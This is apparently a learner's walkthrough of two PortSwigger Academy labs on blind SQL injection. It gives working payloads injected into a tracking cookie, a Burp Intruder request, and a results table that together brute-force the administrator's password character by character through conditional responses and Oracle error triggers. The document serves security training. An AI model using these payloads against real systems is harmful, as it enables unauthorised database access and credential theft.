

Blind SQL Injections Portswigger:

Lab 11: Blind SQL injection with conditional responses

Vulnerability: tracking cookie;


End goal: find out the password of 'administrator' user;

- 1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXxoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query ' AND 1=1--', I got the Welcome back message, meaning that the parameter is vulnerable:



Replacing 2nd condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


- 2) Confirm that USERS table exist in the database:

Inject the following into the query: ' AND (SELECT 'a' FROM users LIMIT 1) = 'a'--

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

- 3) Confirm existence of user 'administrator':

' AND (SELECT username FROM users WHERE username = 'administrator')='administrator'--




I received 'Welcome back' again, meaning that we do have administrator user in users table.

4) Discover the password length:

To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn't receive the 'Welcome back' message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username = 'administrator' AND LENGTH(password)>1)='administrator'--
```



5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:

```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```

I selected the 'Cluster bomb' attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a45002e0387d7668076e423000e00fb.web-security-academy.net

☒ Update Host header to match target

```
1 GET / HTTP/2
2 Host: 0a45002e0387d7668076e423000e00fb.web-security-academy.net
3 Cookie: TrackingId=0wTet5C3b0XXoWd'+AND+(SELECT+SUBSTRING(password,+'$1$,+1)++FROM+users+WHERE+username+%3d+'administrator')%3d'$a$'--; session=8zx3f2fiqillewRxYgw5UmGgY0ToLaJ5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Filter out the attack result by returned length, I can assemble the password:
g9p7q0cpd6gvsebu9al9

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

tatata@tata.ta

Update email

I successfully logged in as administrator, the lab is solved.

Lab 12: Blind SQL injection with conditional errors

Vulnerable tracking cookie.

End Goal: Log in with administrator password

1) Verify the vulnerability:

This can be done by appending a single quotation mark ' to the trackingID in intercepted packet.

TrackingId=p5yuO4CBbWwSPFWd;


Doing so causes Internal Server Error Code 500.

Appending the second ' will make the application work with no errors displayed.

2) Check the vulnerability of the parameter:


Firstly, I found out what is the version of the database being used by trying to append the following to the query: ' || (SELECT '') || ' but ended up with Code 500, which is weird, because the query is legit. Then it became clear, that I am dealing with Oracle database instead of MySQL, so I tried the new query with: ' || (SELECT '' FROM dual) || '

This query was processed successfully and no error message appeared. For additional test, let's trigger an error message by referencing to non existing table:



I got 500 error message.

3) Discovering users table in database:



No error message on trying to retrieve data from users means that there is a table called 'users'

4) Confirm user 'administrator' exist:

To get this, I need to trigger an error with my SQL query. Doing so in the way above will not help as there will be no errors for non-existent users.

Then, I need to trigger an error to be sure that the other condition is true:

```
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator') || '
```

The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTTP 500 Internal Server Error. The headers include 'Content-Type: text/html; charset=utf-8', 'X-Frame-Options: SAMEORIGIN', and 'Content-Length: 2226'. The body of the response is an HTML document with a DOCTYPE declaration and a head section containing links to 'academyLabHeader.css' and 'labs.css'.

I got an error message. To be sure that administrator indeed is present in users table, let's try some non-existent user:

The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTTP 200 OK. The headers include 'Content-Type: text/html; charset=utf-8', 'X-Frame-Options: SAMEORIGIN', and 'Content-Length: 11384'. The body of the response is an HTML document with a DOCTYPE declaration and a head section containing links to 'academyLabHeader.css' and 'labsEcommerce.css'.

There is no error because the user does not exist and therefore the function TO_CHAR(1/0) was never executed.

5) Determine the length of password:

This can be done analogically as in Lab 11 by incrementing LENGTH(password)>1 number, but this time I just should stop until error stops appearing, meaning that the LENGTH(password) is FALSE.

```
'||(SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator') || '
```

The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTTP 200 OK. The headers include 'Content-Type: text/html; charset=utf-8', 'X-Frame-Options: SAMEORIGIN', and 'Content-Length: 11339'. The body of the response is an HTML document with a DOCTYPE declaration and a head section containing links to 'academyLabHeader.css' and 'labsEcommerce.css'. The title of the page is 'Blind SQL injection with conditional errors'.

I hit code 200 OK at password length equal exactly 20 chars.

6) Bruteforce password:

This is done analogically to the previous example using substr() function,

```
'||(SELECT CASE WHEN SUBSTR(password, $1$,1)='$a$'  
THEN TO_CHAR(1/0) ELSE ' ' END FROM users WHERE  
username='administrator')||'
```

Filter: Showing all items						
Request ^	Payload	Status code	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
10	j	500	<input type="checkbox"/>	<input type="checkbox"/>	2353	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	

Correct guess is located within the response with the shortest length (remember that the true conditions are ones that return error messages).

Thus, the password is password: oid7acng6mtpji1bqgpj

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Log in is successful, lab is done.